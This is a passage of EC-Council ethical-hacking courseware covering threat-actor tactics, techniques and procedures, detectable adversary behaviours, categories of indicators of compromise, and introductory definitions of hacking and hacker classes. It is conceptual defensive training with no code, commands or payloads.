For example, to obtain information, some threat actors depend solely on information available on the Internet, whereas others might perform social engineering or use connections in intermediate organizations. Once information such as the email addresses of employees of the target organization is gathered, the threat actors either choose to approach the target one by one or as a group. Furthermore, the attackers' designed payload can stay constant from the beginning to the end of the attack or may be changed based on the targeted individual. Therefore, to understand the threat actors better, tactics used in the early stages of an attack must be analyzed properly.

Another method of analyzing the APT groups is inspecting the infrastructure and tools used to perform their attack. For example, consider establishing a command and control channel on the servers controlled by the attacker. These C&C servers may be located within a specific geographical location or may spread across the Internet and can be static or can change dynamically. It is also important to analyze the tools used to perform the attack. This includes analyzing the exploits and tools used by various APT groups. In such a scenario, a sophisticated threat actor may exploit many zero-day vulnerabilities by using adapted tools and obfuscation methods. However, this might be difficult as less-sophisticated threat actors generally depend on publicly known vulnerabilities and open-source tools. Identifying this type of tactic helps in profiling the APT groups and building defensive measures in advance.

In some cases, understanding the tactics used in the last stages of an attack helps in profiling the threat actor. Also, the methods used to cover the tracks help the target organization understand attack campaigns. Analyzing the tactics used by the attackers helps in creating an initial profile by understanding different phases of an APT life cycle. This profile helps in performing further analysis of the techniques and procedures used by the attackers. An attacker may continually change the TTPs used, so it is important to constantly review and update the tactics used by the APT groups.

- **Techniques**

  To launch an attack successfully, threat actors use several techniques during its execution. These techniques include initial exploitation, setting up and maintaining command and control channels, accessing the target infrastructure, and covering the tracks of data exfiltration. The techniques followed by the threat actor to conduct an attack might vary, but they are mostly similar and can be used for profiling. Therefore, understanding the techniques used in the different phases of an attack is essential to analyzing the threat groups effectively.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Techniques can also be analyzed at each stage of the threat life cycle. Therefore, the techniques at the initial stage mainly describe the tools used for information gathering and initial exploitation. The techniques used in this stage need not necessarily have a technical aspect. For example, in social engineering, certain non-technical software tools are used as an effective way of gathering information. An attacker can use such tools to obtain the email addresses of target organization employees through publicly available resources.

In the same manner, purely human-based social engineering can be used to perform the initial exploitation. For example, consider a scenario where the victim is tricked via a phone call to reveal their login credentials for accessing the target organization's internal network. These techniques are used in the initial phase of an attack to gather information about the target and break the first line of defense.

Techniques used in the middle stages of an attack mostly depend on technical tools for initially escalating privileges on systems that are compromised or performing lateral movements within the target organization's network. At this stage of an attack, the attackers use various exploits or misuse configuration vulnerabilities on the target system. They may also exploit network design flaws to gain access to other systems in the network. In all of these cases, either exploits or a collection of tools allows the attacker to perform a successful attack. In this scenario, the term "technique" is the set of tools and the way they are used to obtain intermediate results during an attack campaign.

The techniques in the last stage of an attack can have both technical and nontechnical aspects. In such a scenario, the techniques used for data-stealing are usually based on network technology and encryption. For example, the threat actor encrypts the stolen files, transfers them through the established command and control channel, and copies them to their own system. After successfully executing the attack and transferring the files, the attacker follows certain purely technical techniques to cover their tracks. They use automated software tools to clear logs files to evade detection.

After aggregating the techniques used in all the stages of an attack, the organization can use the information to profile the threat actors. In order to make an accurate attribution of threat actors, the organization must observe all the techniques used by its adversaries.

- **Procedures**

  "Procedures" involve a sequence of actions performed by the threat actors to execute different steps of an attack life cycle. The number of actions usually differs depending upon the objectives of the procedure and the APT group. An advanced threat actor uses advanced procedures that consist of more actions than a normal procedure to achieve the same intermediate result. This is done mainly to increase the success rate of an attack and decrease the probability of detection by security mechanisms.


  For example, in a basic procedure of information gathering, an actor collects information about the target organization; identifies key targets, employees; collects

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

their contact details, identifies vulnerable systems and potential entry points to the target network, and documents all the collected information. The further actions of an adversary depend on the tactics used. These actions include extensive research and repeated information gathering to collect in-depth and up-to-date information on the target individuals via social networking sites. This information can assist threat actors in performing spear phishing, monitoring security controls to identify zero-day exploits in the target systems, and other tasks. For example, a threat actor using a more detailed procedure executes the malware payload. At the time of execution, the malicious code decrypts itself, evades security monitoring controls, deploys persistence, and establishes a command and control channel for communicating with the victim system. This type of procedure is common for malware, where different threat actors may implement the same feature, and hence it is useful in forensic investigations.

An understanding and proper analysis of the procedures followed by certain threat actors during an attack helps organizations profile threat actors. In the initial stage of an attack, such as during information gathering, observing the procedure of an APT group is difficult. However, the later stages of an attack can leave trails that may be used to understand the procedures the attacker followed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Adversary Behavioral Identification

Adversary behavioral identification involves the identification of the common methods or techniques followed by an adversary to launch attacks to penetrate an organization's network. It gives security professionals insight into upcoming threats and exploits. It helps them plan network security infrastructure and adapt a range of security procedures as prevention against various cyberattacks.

Given below are some of the behaviors of an adversary that can be used to enhance the detection capabilities of security devices:

- **Internal Reconnaissance**

  Once the adversary is inside the target network, they follow various techniques and methods to carry out internal reconnaissance. This includes the enumeration of systems, hosts, processes, the execution of various commands to find out information such as the local user context and system configuration, hostname, IP addresses, active remote systems, and programs running on the target systems. Security professionals can monitor the activities of an adversary by checking for unusual commands executed in the Batch scripts and PowerShell and by using packet capturing tools.

- **Use of PowerShell**

  PowerShell can be used by an adversary as a tool for automating data exfiltration and launching further attacks. To identify the misuse of PowerShell in the network, security professionals can check PowerShell's transcript logs or Windows Event logs. The user agent string and IP addresses can also be used to identify malicious hosts who try to exfiltrate data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unspecified Proxy Activities**

  An adversary can create and configure multiple domains pointing to the same host, thus, allowing an adversary to switch quickly between the domains to avoid detection. Security professionals can find unspecified domains by checking the data feeds that are generated by those domains. Using this data feed, the security professionals can also find any malicious files downloaded and the unsolicited communication with the outside network based on the domains.

- **Use of Command-Line Interface**

  On gaining access to the target system, an adversary can make use of the command-line interface to interact with the target system, browse the files, read file content, modify file content, create new accounts, connect to the remote system, and download and install malicious code. Security professionals can identify this behavior of an adversary by checking the logs for process ID, processes having arbitrary letters and numbers, and malicious files downloaded from the Internet.

- **HTTP User Agent**

  In HTTP-based communication, the server identifies the connected HTTP client using the user agent field. An adversary modifies the content of the HTTP user agent field to communicate with the compromised system and to carry further attacks. Therefore, security professionals can identify this attack at an initial stage by checking the content of the user agent field.

- **Command and Control Server**

  Adversaries use command and control servers to communicate remotely with compromised systems through an encrypted session. Using this encrypted channel, the adversary can steal data, delete data, and launch further attacks. Security professionals can detect compromised hosts or networks by identifying the presence of a command and control server by tracking network traffic for outbound connection attempts, unwanted open ports, and other anomalies.

- **Use of DNS Tunneling**

  Adversaries use DNS tunneling to obfuscate malicious traffic in the legitimate traffic carried by common protocols used in the network. Using DNS tunneling, an adversary can also communicate with the command and control server, bypass security controls, and perform data exfiltration. Security professionals can identify DNS tunneling by analyzing malicious DNS requests, DNS payload, unspecified domains, and the destination of DNS requests.

- **Use of Web Shell**

  An adversary uses a web shell to manipulate the web server by creating a shell within a website; it allows an adversary to gain remote access to the functionalities of a server. Using a web shell, an adversary performs various tasks such as data exfiltration, file transfers, and file uploads. Security professionals can identify the web shell running in


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the network by analyzing server access, error logs, suspicious strings that indicate encoding, user agent strings, and through other methods.

- **Data Staging**

  After successful penetration into a target's network, the adversary uses data staging techniques to collect and combine as much data as possible. The types of data collected by an adversary include sensitive data about the employees and customers, the business tactics of an organization, financial information, and network infrastructure information. Once collected, the adversary can either exfiltrate or destroy the data. Security professionals can detect data staging by monitoring network traffic for malicious file transfers, file integrity monitoring, and event logs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Indicators of Compromise (IoCs)

Cyber threats are continuously evolving with the newer TTPs adapted based on the vulnerabilities of the target organization. Security professionals must perform continuous monitoring of IoCs to effectively and efficiently detect and respond to evolving cyber threats. Indicators of Compromise are the clues, artifacts, and pieces of forensic data that are found on a network or operating system of an organization that indicate a potential intrusion or malicious activity in the organization's infrastructure.

However, IoCs are not intelligence; rather, IoCs act as a good source of information about threats that serve as data points in the intelligence process. Actionable threat intelligence extracted from IoCs helps organizations enhance incident-handling strategies. Cybersecurity professionals use various automated tools to monitor IoCs to detect and prevent various security breaches to the organization. Monitoring IoCs also helps security teams enhance the security controls and policies of the organization to detect and block suspicious traffic to thwart further attacks. To overcome the threats associated with IoCs, some organizations like STIX and TAXII have developed standardized reports that contain condensed data related to attacks and shared it with others to leverage the incident response.

An IoC is an atomic indicator, computed indicator, or behavioral indicator. It is the information regarding suspicious or malicious activities that is collected from various security establishments in a network's infrastructure. Atomic indicators are those that cannot be segmented into smaller parts, and whose meaning is not changed in the context of an intrusion. Examples of atomic indicators are IP addresses and email addresses. Computed indicators are obtained from the data extracted from a security incident. Examples of computed indicators are hash values and regular expressions. Behavioral indicators refer to a grouping of both atomic and computed indicators, combined on the basis of some logic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Categories of Indicators of Compromise

The cybersecurity professionals must have proper knowledge about various possible threat actors and their tactics related to cyber threats, mostly called Indicators of Compromise (IoCs). This understanding of IoCs helps security professionals quickly detect the threats entering the organization and protect the organization from evolving threats. For this purpose, IoCs are divided into four categories:

- **Email Indicators**

  Attackers usually prefer email services to send malicious data to the target organization or individual. Such socially engineered emails are preferred due to their ease of use and comparative anonymity. Examples of email indicators include the sender's email address, email subject, and attachments or links.

- **Network Indicators**

  Network indicators are useful for command and control, malware delivery, and identifying details about the operating system, browser type, and other computer-specific information. Examples of network indicators include URLs, domain names, and IP addresses.

- **Host-Based Indicators**

  Host-based indicators are found by performing an analysis of the infected system within the organizational network. Examples of host-based indicators include filenames, file hashes, registry keys, DLLs, and mutex.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Behavioral Indicators**

  Generally, typical IoCs are useful for identifying indications of intrusion, such as malicious IP addresses, virus signatures, MD5 hash, and domain names. Behavioral IoCs are used to identify specific behavior related to malicious activities such as code injection into the memory or running the scripts of an application. Well-defined behaviors enable broad protection to block all current and future malicious activities. These indicators are useful to identify when legitimate system services are used for abnormal or unexpected activities. Examples of behavioral indicators include document executing PowerShell script, and remote command execution.

Listed below are some of the key Indicators of Compromise (IoCs):

- Unusual outbound network traffic
- Unusual activity through a privileged user account
- Geographical anomalies
- Multiple login failures
- Increased database read volume
- Large HTML response size
- Multiple requests for the same file
- Mismatched port-application traffic
- Suspicious registry or system file changes
- Unusual DNS requests
- Unexpected patching of systems
- Signs of Distributed Denial-of-Service (DDoS) activity
- Bundles of data in the wrong places
- Web traffic with superhuman behavior

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Concepts

This section deals with basic concepts of hacking: what is hacking, who is a hacker, and hacker classes—the five distinct hacking phases that one should be familiar with before proceeding with ethical hacking methodology.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Hacking?

Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources. It involves a modifying system or application features to achieve a goal outside its creator's original purpose. Hacking can be done to steal, pilfer, or redistribute intellectual property, thus leading to business loss.

Hacking on computer networks is generally done using scripts or other network programming. Network hacking techniques include creating viruses and worms, performing denial-of-service (DoS) attacks, establishing unauthorized remote access connections to a device using trojans or backdoors, creating botnets, packet sniffing, phishing, and password cracking. The motive behind hacking could be to steal critical information or services, for thrill, intellectual challenge, curiosity, experiment, knowledge, financial gain, prestige, power, peer recognition, vengeance and vindictiveness, among other reasons.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Who is a Hacker?

A hacker is a person who breaks into a system or network without authorization to destroy, steal sensitive data, or perform malicious attacks. A hacker is an intelligent individual with excellent computer skills, along with the ability to create and explore the computer's software and hardware. Usually, a hacker is a skilled engineer or programmer with enough knowledge to discover vulnerabilities in a target system. They generally have subject expertise and enjoy learning the details of various programming languages and computer systems.

For some hackers, hacking is a hobby to see how many computers or networks they can compromise. Their intention can either be to gain knowledge or to poke around to do illegal things. Some hack with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, and email passwords.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacker Classes

Hackers usually fall into one of the following categories, according to their activities:


- **Black Hats**: Black hats are individuals who use their extraordinary computing skills for illegal or malicious purposes. This category of hacker is often involved in criminal activities. They are also known as crackers.
- **White Hats**: White hats or penetration testers are individuals who use their hacking skills for defensive purposes. These days, almost every organization has security analysts who are knowledgeable about hacking countermeasures, which can secure its network and information systems against malicious attacks. They have permission from the system owner.
- **Gray Hats**: Gray hats are the individuals who work both offensively and defensively at various times. Gray hats might help hackers to find various vulnerabilities in a system or network and, at the same time, help vendors to improve products (software or hardware) by checking limitations and making them more secure.
- **Suicide Hackers**: Suicide hackers are individuals who aim to bring down critical infrastructure for a “cause” and are not worried about facing jail terms or any other kind of punishment. Suicide hackers are similar to suicide bombers who sacrifice their life for an attack and are thus not concerned with the consequences of their actions.
- **Script Kiddies**: Script kiddies are unskilled hackers who compromise systems by running scripts, tools, and software developed by real hackers. They usually focus on the quantity rather than the quality of the attacks that they initiate.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

